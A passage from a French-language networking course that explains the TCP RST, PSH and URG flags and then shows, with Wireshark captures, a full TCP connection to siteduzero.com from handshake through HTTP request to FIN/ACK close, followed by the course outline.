
- Et le checksum que nous connaissons aussi

Il nous reste trois flags à expliciter, sachant que RST a une importance plus forte que les deux autres.

Nous verrons dans un prochain chapitre qu'en TCP chaque octet de données envoyé doit être acquitté. Si jamais il y a une incohérence entre les données envoyées et les données reçues la connexion est considérée anormale et la machine qui s'en rend

compte doit prévenir l'autre pour arrêter la connexion et en mettre en place une nouvelle.
Cela se fait grâce au **flag RST**.

Si deux machines A et B ont établi une connexion TCP et qu'après quelques échanges la machine A se rend compte qu'il y a une incohérence dans la connexion, elle va envoyer un paquet contenant le flag RST pour indiquer l'incohérence et demander à la machine B de clore la connexion.

Donc pour une fois, la connexion ne sera pas terminée par la séquence FIN+ACK, FIN+ACK, ACK.

De la même façon, si j'envoie un paquet SYN sur le port d'une machine qui est fermé, celle-ci doit me répondre RST pour me signifier que le port demandé n'est pas en écoute.



Cette notion de réponse par RST pour un port fermé est importante, car nous nous en servirons quand nous voudrons scanner les ports ouverts sur une machine et jouer les apprentis hackers 😜

Les flags PSH et URG peuvent être positionnés pour indiquer que le paquet doit être traité en priorité par la machine destinataire, mais nous ne détaillerons pas plus leur utilisation car elle n'est pas nécessaire pour comprendre le fonctionnement des réseaux. Si vous souhaitez en savoir plus, je vous invite à jeter un coup d'œil sur [le lien suivant](#).

Nous avons donc vu, en partie pour l'instant, le contenu d'un segment TCP ainsi que le suivi des connexions. Nous allons maintenant présenter un cas un peu plus concret pour bien fixer les idées.

Etude d'une connexion TCP complète

Après avoir étudié la théorie, nous allons passer à la pratique et voir concrètement les segments qui sont échangés lors d'une communication entre un client et un serveur. Nous verrons aussi dans cette partie comment utiliser un logiciel qui permet d'écouter ce qui passe sur le réseau, un sniffer.

Wireshark, l'explorateur du réseau

Présentation de l'outil

Wireshark est un programme qui permet d'écouter ce qui passe sur le réseau et qu'on appelle communément **sniffer** (prononcer sniffeur).

Concrètement, Wireshark récupère les paquets réseau qui arrivent sur votre carte et interprète leur contenu intelligemment pour vous les présenter. Il permet ainsi de voir **tous les paquets à destination de votre carte réseau**.




Il est bien important ici de distinguer **tous les paquets réseau**, ou **tous les paquets à destination de votre machine** des **paquets à destination de votre carte réseau** !

En effet, tous les paquets qui passent sur votre carte réseau ne sont pas obligatoirement à destination de votre machine. Comme les broadcasts par exemple, ou si jamais vous êtes un routeur et que des paquets transitent par vous. De la même façon, sur un réseau commuté (où les machines sont reliées entre elles avec un switch) nous ne verrons pas passer tous les paquets réseau, mais seulement ceux qui sont à destination de notre carte (ceux qui ont pour adresse MAC destination celle de notre carte ou le broadcast)

Donc Wireshark va recevoir les 0 et les 1, et comme il connaît les protocoles réseau, il sera capable de les interpréter et de nous les présenter joliment ! 😊

Voici un exemple de ce que peut nous présenter wireshark:



```

0000 ff ff ff ff ff ff 00 0f fe 9e 29 a1 08 00 45 00 .. .... .. )...E.
0010 00 4e e4 32 00 00 80 11 d0 46 0a 08 32 17 0a 09 .N.2....F.2...
0020 3f ff 00 89 00 89 00 3a 6c 11 b1 b2 01 10 00 01 ?.....: l.....
0030 00 00 00 00 00 20 46 48 46 41 45 42 45 45 43 ..... F HFAEBEEC
0040 4f 45 46 46 44 45 4a 45 46 45 42 43 4f 45 47 46 0EFFDEJE FEBCOEGF
0050 43 43 4f 43 41 41 41 00 00 20 00 01 CCOAAA. ...

```

Exemple Wireshark


On peut y avoir plein de lignes avec tout plein de caractères !
Mais chacune de ces lignes a une signification et un sens. Nous allons maintenant les étudier.

Présentation de la fenêtre wireshark

La fenêtre se compose en gros de quatre parties.

- Les menus et commandes
- La présentation résumée des paquets reçus
- La présentation détaillée d'un paquet ciblé
- Le contenu hexadécimal du paquet

Menus et commandes



Ce menu est essentiellement composé des actions que nous pouvons faire avec wireshark. Dans notre cas nous ne nous servirons que de quelques actions.

Il y a cependant une partie qui peut être importante pour nous qui est **la partie filter**. Nous pouvons filtrer ici les informations affichées par wireshark en fonction de certains critères comme par exemple les adresses ou les ports. Cela permet notamment de suivre plus facilement une connexion TCP de A à Z sans avoir tous les paquets parasites qui peuvent circuler sur le réseau. Nous l'utiliserons par la suite.

La présentation résumée des paquets reçus

No.	Time	Source	Destination	Protocol	Info
46	9.779694	10.8.63.161	255.255.255.255	DHCP	DHCP Inform - Transaction ID 0x4fa0e4b6
47	9.780288	10.8.49.3	255.255.255.255	DHCP	DHCP ACK - Transaction ID 0x4fa0e4b6
48	9.808511	GemtekTe_59:c3:ba	Broadcast	ARP	who has 10.8.49.3? Tell 10.8.63.161
49	9.820435	10.8.52.2	10.8.63.255	NBNS	Name query NB WPAD<00>
50	9.821885	10.8.63.161	10.8.63.255	NBNS	Name query NB WPAD<00>
51	9.899607	10.8.50.23	10.8.63.255	NBNS	Name query NB WPAD.ESIEA.FR.<00>
52	9.922678	10.8.52.16	255.255.255.255	DB-LSP-DI	Dropbox LAN sync Discovery Protocol
53	9.925880	10.8.52.16	255.255.255.255	DB-LSP-DI	Dropbox LAN sync Discovery Protocol
54	9.925883	10.8.52.16	10.8.63.255	DB-LSP-DI	Dropbox LAN sync Discovery Protocol
55	10.214363	NortelNe_8b:02:c1	Spanning-tree-(for STP		Conf. Root = 32768/0:00:09:97:8b:02:c1 Cost = 0 Port = 0x8015
56	10.468074	10.8.63.154	10.8.63.255	NBNS	Name query NB ARAGON<20>
57	10.570570	10.8.52.2	10.8.63.255	NBNS	Name query NB WPAD<00>
58	10.571880	10.8.63.161	10.8.63.255	NBNS	Name query NB WPAD<00>
59	10.649698	10.8.50.23	10.8.63.255	NBNS	Name query NB WPAD.ESIEA.FR.<00>

Présentation résumée Wireshark

On peut voir ici la liste résumée des paquets reçus avec les adresses IP source et destination, le dernier protocole encapsulé ainsi que quelques informations sur le contenu du paquet.

La présentation détaillée d'un paquet ciblé

- ▷ Frame 1: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
- ▷ Ethernet II, Src: G-ProCom_9e:29:a1 (00:0f:fe:9e:29:a1), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- ▷ Internet Protocol, Src: 10.8.50.23 (10.8.50.23), Dst: 10.8.63.255 (10.8.63.255)
- ▷ User Datagram Protocol, Src Port: netbios-ns (137), Dst Port: netbios-ns (137)
- ▷ NetBIOS Name Service

Présentation détaillée

C'est cette partie qui va nous permettre de voir en détail le contenu des en-têtes. Wireshark pourra interpréter tout le contenu de chaque en-tête et nous pourrons ainsi distinguer les informations contenues dans chaque paquet.

Le contenu hexadécimal du paquet

0000	ff ff ff ff ff ff 00 0f	fe 9e 29 a1 08 00 45 00)....E.
0010	00 4e e4 32 00 00 80 11	d0 46 0a 08 32 17 0a 08	.N.2.... .F..2...
0020	3f ff 00 89 00 89 00 3a	6c 11 81 b2 01 10 00 01	?.....: l.....
0030	00 00 00 00 00 20 46	48 46 41 45 42 45 45 43 F HFAEBEEC
0040	4f 45 46 46 44 45 4a 45	46 45 42 43 4f 45 47 46	OEFFDEJE FEBCOEGF
0050	43 43 4f 43 41 41 41 00	00 20 00 01	CCOCAAA. . . .

Contenu hexadécimal

Là, c'est un peu plus complexe, c'est le contenu brut du paquet non interprété par wireshark. Cela peut-être utile si l'on veut voir le **contenu réel** d'un paquet et pas seulement ce que wireshark interprète, il peut y avoir des différences...

Passons maintenant à l'étude complète d'une connexion. Pour cela, vous allez devoir installer Wireshark !

Etude d'une connexion complète

Installation de wireshark

Pour installer wireshark, rien de plus simple.

Pour nos amis sous windows, il faut se rendre sur [le site de téléchargement de wireshark](#). Et d'exécuter l'installer en suivant les instructions.

Sous linux, je vous invite à utiliser votre gestionnaire de paquets préféré.

```
# apt-get install wireshark
```

Il ne nous reste plus qu'à lancer le logiciel.




Sous linux, vérifiez que vous avez bien les droits root quand vous lancez le logiciel sinon wireshark n'aura pas les droits nécessaires pour accéder aux trames réseau reçues par vos interfaces.

Lancement de la connexion et du sniffer

Nous allons essayer de sniffer toute une connexion entre notre machine et un serveur sur Internet. Pour cela, je vous propose une connexion vers votre site préféré 😊

Dans Wireshark, nous allons choisir sur quelle interface réseau nous voulons récupérer le trafic. Il est possible que vous ayez plusieurs interfaces réseau, comme une carte Ethernet ET une carte wifi. Dans ce cas il faudra bien expliciter sur quelle carte réseau passe le trafic Internet.

Pour cela, nous allons cliquer dans le menu *Capture*, puis *Interfaces*.




Une fenêtre s'ouvre en nous montrant nos différentes interfaces disponibles. Nous allons alors cliquer sur *Start* pour commencer la capture, en choisissant l'interface qui reçoit le trafic Internet (celle qui reçoit des paquets en fait, en1 chez moi).



Dès que vous avez cliqué, **la capture commence** et vous devriez commencer à voir s'afficher les paquets reçus par votre carte réseau. Vous pouvez maintenant aller sur votre navigateur préféré et commencer une connexion vers www.siteduzero.com. Attendez que la page soit affichée, et retournez dans wireshark pour arrêter la capture en appuyant sur le menu *Capture*, puis *Stop*.

Vous devriez maintenant avoir reçu quelques paquets réseau que nous allons analyser ensemble. Mais avant cela, nous allons essayer de faire le tri dans tous les paquets reçus. En effet, il arrive souvent qu'il y ait beaucoup de trafic réseau et que les paquets qui nous intéressent soient perdus parmi les autres. Il est alors possible dans wireshark **de donner des critères pour filtrer les paquets que nous présente wireshark**.

Pour cela, nous allons indiquer un filtre dans la partie filter. Par exemple, nous ne voulons afficher que les paquets qui contiennent l'adresse IP du site du zéro, 80.248.210.229. Nous allons donc indiquer dans le filtre `ip.addr == 80.248.210.229`.



Puis cliquer sur *Apply* afin d'appliquer le filtre.

Vous ne devriez avoir maintenant que les paquets qui concernent votre connexion avec le site du zéro.

No.	Time	Source	Destination	Protocol	Info
99	4.848661	10.8.98.0	80.248.210.229	TCP	63528 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=31795
132	4.964442	80.248.210.229	10.8.98.0	TCP	http > 63528 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1380 WS=3 TSV=31795
133	4.964520	10.8.98.0	80.248.210.229	TCP	63528 > http [ACK] Seq=1 Ack=1 Win=524280 Len=0 TSV=3179502334
134	4.964757	10.8.98.0	80.248.210.229	HTTP	GET / HTTP/1.1
206	5.087199	80.248.210.229	10.8.98.0	TCP	http > 63528 [ACK] Seq=1 Ack=1125 Win=17408 Len=0 TSV=29092130
231	5.212288	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
232	5.213232	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
233	5.213298	10.8.98.0	80.248.210.229	TCP	63528 > http [ACK] Seq=1125 Ack=2737 Win=523944 Len=0 TSV=31795
234	5.214584	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
235	5.218018	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
236	5.218064	10.8.98.0	80.248.210.229	TCP	63528 > http [ACK] Seq=1125 Ack=5473 Win=523936 Len=0 TSV=31795
238	5.224897	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
239	5.225957	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]

Connexion siteduzero.com

Nous voyons bien **dans la colonne info** que les trois premiers paquets sont des paquets TCP ayant successivement les flags **SYN, SYN+ACK et ACK de positionnés**. La connexion est donc bien initialisée !

Nous allons maintenant étudier quelques-uns de ces paquets en détail.

Etude des paquets

Nous allons cliquer sur le premier paquet SYN et observer son contenu.

Dans la fenêtre juste en dessous, celle de présentation détaillée d'un paquet, nous voyons les différentes couches de notre paquet représentées.

```
Frame 99: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
Internet Protocol, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
Transmission Control Protocol, Src Port: 63528 (63528), Dst Port: http (80), Seq: 0, Len: 0
```

Détail d'un paquet complet

La première ligne représente notre paquet de façon brute, **la couche 1 du modèle OSI**, les 1 et les 0 quoi !
La seconde ligne représente **la couche 2 du modèle OSI**, on peut y voir notamment les adresses MAC.

 On peut voir ici que les trois premiers octets de mon adresse MAC sont identifiés comme Apple_. Cela est possible, car si vous vous rappelez, les trois premiers octets d'une adresse MAC représentent le constructeur de la carte réseau, et j'ai bien un MAC 😊

La troisième ligne représente **la couche 3 du modèle OSI**, et on y voit notamment les adresses IP.
Enfin, la quatrième ligne représente **la couche 4 du modèle OSI**, et on y voit les ports TCP.

 Heu... mais... il n'y a pas de couche 7 applicative ?

Et bien non, pas encore. Car avant de pouvoir échanger nos données applicatives, **il faut que la connexion TCP soit établie**. Il faut donc que notre three way handshake soit terminé. Ce sont donc seulement des segments TCP qui sont d'abord échangés, et seulement ensuite, le quatrième paquet de la connexion devrait contenir des données applicatives.

Nous allons maintenant regarder en détail le contenu de chaque couche.
Commençons par la couche 2:

```
Frame 99: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
  Destination: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
  Source: Apple_16:21:84 (00:26:bb:16:21:84)
    Type: IP (0x0800)
Internet Protocol, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
Transmission Control Protocol, Src Port: 63528 (63528), Dst Port: http (80), Seq: 0, Len: 0
```

détail de la couche 2

www.siteduzero.com

Comme nous pouvions nous y attendre, nous voyons les éléments que nous connaissons déjà, car nous les avons vus en étudiant la couche 2, rappelez-vous !



Nous voyons bien l'**adresse MAC destination**, puis l'**adresse MAC source**, et enfin le **protocole de couche 3 utilisé**, qui est ici IP.

Ce qui prouve aussi que je ne vous ai pas raconté que des bêtises jusqu'à maintenant 😊

Intéressons-nous maintenant à la couche 3:

```
► Frame 99: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
► Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
▽ Internet Protocol, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  Total Length: 64
  Identification: 0x9653 (38483)
  Flags: 0x02 (Don't Fragment)
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (6)
  Header checksum: 0x147f [correct]
  Source: 10.8.98.0 (10.8.98.0)
  Destination: 80.248.210.229 (80.248.210.229)
► Transmission Control Protocol, Src Port: 63528 (63528), Dst Port: http (80), Seq: 0, Len: 0
```

Détail de la couche 3

Là, c'est plus complexe car nous n'avons pas encore vu le contenu complet de l'en-tête IP. Cependant, nous pouvons reconnaître en fin d'en-tête les **adresses IP source et destination**.

Enfin, intéressons-nous à la couche 4:

```
► Frame 99: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
► Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
► Internet Protocol, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
▽ Transmission Control Protocol, Src Port: 63528 (63528), Dst Port: http (80), Seq: 0, Len: 0
  Source port: 63528 (63528)
  Destination port: http (80)
  [Stream index: 19]
  Sequence number: 0      (relative sequence number)
  Header length: 44 bytes
  Flags: 0x02 (SYN)
  Window size: 65535
  Checksum: 0xa5ed [validation disabled]
  Options: (24 bytes)
```

Détail de la couche 4

Comme pour la couche 3, nous ne connaissons pas encore tout le contenu de la couche 4 mais nous pouvons reconnaître les **ports en début d'en-tête** ainsi que les **flags en milieu d'en-tête**.

On voit d'ailleurs que le flag SYN est positionné, mais wireshark peut nous donner encore plus de détails en cliquant sur le triangle devant les flags.

▽ Flags: 0x02 (SYN)

```
000. .... .... = Reserved: Not set
...0 .... .... = Nonce: Not set
.... 0... .... = Congestion Window Reduced (CWR): Not set
.... .0.. .... = ECN-Echo: Not set
.... ..0. .... = Urgent: Not set
.... ...0 .... = Acknowledgement: Not set
.... .... 0... = Push: Not set
.... .... .0.. = Reset: Not set
▷ .... .... ..1. = Syn: Set
.... .... ....0 = Fin: Not set
```

Détail des flags

Nous voyons bien ici les **6 flags** que nous connaissons, URG, ACK, PSH, RST, SYN et FIN. Parmi lesquels **seul le flag SYN est positionné**.

Le premier segment de notre connexion est bien un segment SYN de demande d'ouverture de connexion.



Il y a d'autres éléments de l'en-tête TCP que wireshark considère comme étant des flags (Nonce, Congestion, etc.) mais nous ne nous y intéresserons pas car ils concernent des fonctions avancées du protocole TCP qui ne nous intéressent pas dans ce cours.

Si l'on clique sur le second paquet de la connexion, nous pouvons voir dans la couche 4 les flags SYN et ACK de positionnés. Et de la même façon pour le flag ACK dans le troisième.

Notre connexion TCP est donc bien initialisée.

Nous devrions donc avoir dans les prochains paquets les échanges applicatifs, c'est-à-dire les échanges web, de couche 7. Effectivement, nous pouvons déjà voir que la trame contient une couche supplémentaire après la couche TCP. C'est notre protocole web dans la couche applicative.

```
▷ Frame 53: 995 bytes on wire (7960 bits), 995 bytes captured (7960 bits) on interface 0
▷ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: PlanetTe_27:a4:ec (00:30:4f:27:a4:ec)
▷ Internet Protocol Version 4, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
▷ Transmission Control Protocol, Src Port: 50397 (50397), Dst Port: http (80), Seq: 1, Ack: 1, Len: 929
▷ Hypertext Transfer Protocol
```

Couche applicative dans notre paquet

Nous allons pouvoir cliquer sur le petit triangle pour en développer le contenu.

▽ Hypertext Transfer Protocol

```
▷ GET / HTTP/1.1\r\n
Host: www.siteduzero.com\r\n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:15.0) Gecko/20100101 Firefox/15.0.1\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3\r\n
Accept-Encoding: gzip, deflate\r\n
DNT: 1\r\n
Connection: keep-alive\r\n
[truncated] Cookie: __utma=207434001.861137688.1345566453.1347620797.1347630665.108; __utmz=207434001.
Cache-Control: max-age=0\r\n
\r\n
\[Full request URI: http://www.siteduzero.com/\]
```

Contenu applicatif

Nous voyons bien qu'il s'agit d'une requête web vers le site du zéro !

Nous pouvons voir ensuite différents paquets échangés entre le client et le serveur du site du zéro. Ces paquets peuvent être applicatifs, mais il y a aussi des paquets qui ne contiennent pas de données applicatives.

On appelle ces paquets des **paquets de signalisation**.

Ils servent à maintenir proprement la connexion entre les deux machines en indiquant en permanence à l'autre machine où nous en sommes de la connexion. C'est ce qui permet de garantir qu'aucune information ne sera perdue lors des échanges. Nous le verrons plus tard en détail.

Une fois que notre navigateur a reçu toutes les informations et que le site du zéro s'affiche, il nous reste à clore proprement la

connexion TCP.

Comme vous vous le rappelez, cela se fait avec la séquence FIN+ACK, FIN+ACK, ACK.

80.248.210.229	10.8.98.0	TCP	66 http > 50397 [FIN, ACK] Seq=84447 Ack=13168 Win=41216 Len=0 T
10.8.98.0	80.248.210.229	TCP	66 50397 > http [ACK] Seq=13168 Ack=84448 Win=131072 Len=0 TSval=
10.8.98.0	80.248.210.229	TCP	66 50397 > http [FIN, ACK] Seq=13168 Ack=84448 Win=131072 Len=0
80.248.210.229	10.8.98.0	TCP	66 http > 50397 [ACK] Seq=84448 Ack=13169 Win=41216 Len=0 TSval=

Fermeture de la connexion TCP



Nous voyons ici qu'un segment TCP ACK est venu se glisser dans notre séquence, mais cela ne pose aucun problème, et tant qu'un des sens de la connexion TCP n'est pas fermé, il est toujours possible d'envoyer des paquets.

Nous pouvons voir en détail les flags FIN et ACK de positionnés dans les paquets.

Flags: 0x011 (FIN, ACK)

000. = Reserved: Not set	Flags FIN et ACK en fin de connexion
...0 =Nonce: Not set	
.... 0.... = Congestion Window Reduced (CWR): Not set	
.... .0.. = ECN-Echo: Not set	
.... ..0. = Urgent: Not set	
.... ...1 = Acknowledgment: Set	
.... 0.... = Push: Not set	
....0.. = Reset: Not set	
....0. = Syn: Not set	
▷1 = Fin: Set	

Notre connexion est belle est bien fermée !

Conclusion

Nous avons pu voir grâce au sniffer Wireshark les paquets qui circulaient sur notre réseau, et même suivre en détail le déroulement d'une connexion TCP qui a bien confirmé ce que nous avions appris.

Vous aurez maintenant la possibilité d'aller voir ce qui se passe, en détail, au niveau réseau, si jamais vous avez des problèmes de connexion.

Le sniffer est un outil indispensable pour un administrateur réseau dès lors qu'il veut comprendre en détail ce qui peut poser problème au bon fonctionnement de celui-ci.

Nous avons donc étudié dans ce chapitre la couche 4.

Vous connaissez maintenant les adresses des applications réseau sur notre machine qui sont les ports.

Vous savez maintenant que la couche 4 contient deux protocoles, TCP et UDP, qui diffèrent car TCP est en mode connecté. Et enfin, vous avez pu comprendre concrètement ce qui circulait sur le réseau grâce à l'utilisation d'un sniffer.

Si vous êtes arrivés jusqu'ici en étudiant correctement le cours et en faisant l'effort de bien le comprendre et de mettre en pratique les TP, vous connaissez maintenant le réseau ! 😊

Maintenant que nous avons une vision globale des couches réseau et que nous avons fait un peu de pratique, nous allons voir comment rendre nos applications joignables quand elles se situent sur un réseau privé, comme derrière une box chez vous.

En attendant la finalisation du tuto, voici le plan général actuel.

Si jamais il y a des points que vous souhaitez aborder ou voir apparaître, merci de mettre un commentaire !

Partie 1 : Comment communiquer sur un réseau local ?

1) L'histoire d'Internet

- o Merci la bombe !
- o Internet aujourd'hui
- o Q.C.M.

2) La création d'Internet, le modèle OSI

- o Comment communiquer ?
- o Le modèle OSI
- o Q.C.M.

3) Brancher les machines, la couche 1

- o La couche 1, ses rôles
- o Les matériels, câbles, etc.
- o La topologie réseau
- o Le CSMA/CD
- o Q.C.M.

4) Faire communiquer les machines entre-elles, la couche 2

- o La couche 2, ses rôles
- o Un identifiant, l'adresse MAC
- o Un protocole, Ethernet
- o Un matériel, le commutateur
- o La révolution du commutateur
- o Pour aller plus loin, les VLANs
- o Mise en pratique, un réseau local
- o La révolution du commutateur

Partie 2 : Communiquer entre réseaux

1) Oui mais... c'est quoi un réseau ?

- o Un identifiant, l'adresse IP
- o Le masque de sous-réseau
- o Mise en pratique, mon premier réseau

2) Le routage, la couche 3

- o La couche 3
- o Le routage
- o Mise en pratique du routage

3) Les autres protocoles

- o Le protocole ARP
- o Mise en pratique, écouter le voisin
- o Le protocole ICMP

Partie 3 : Communiquer entre applications

1) C'est quoi une application ?

- o Le serveur
- o Le client
- o Quelques exemples

2) Comment mes applications peuvent-elles être joignables sur le réseau ?

- o Un identifiant, le port
- o Deux protocoles, TCP et UDP
- o Le suivi de connexion TCP
- o Mise en pratique, le sniffing

3) LA NAT et le port forwarding

- o Pourquoi la NAT

Partie 4 : Les services réseau

1) Le service DHCP

2) Le service DNS

3) Le service web